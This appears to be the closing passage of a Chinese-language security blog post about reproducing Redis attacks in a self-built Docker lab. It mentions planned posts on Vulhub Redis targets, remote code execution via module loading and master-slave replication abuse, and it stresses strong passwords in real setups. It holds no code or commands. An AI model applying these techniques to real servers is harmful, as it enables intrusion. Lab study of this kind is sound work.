

后面还会写点Vulhub 靶场上的redis,以及redis的模块加载实现rce,主从复制的姿势
本章是我自己搭建docker进行的复现,为了方便就纯粹的没设置密码,正常情况做好安全是肯定要设置强密码的,但主要是从三个角度分析redis的利用手段,docker的东西还是学了不少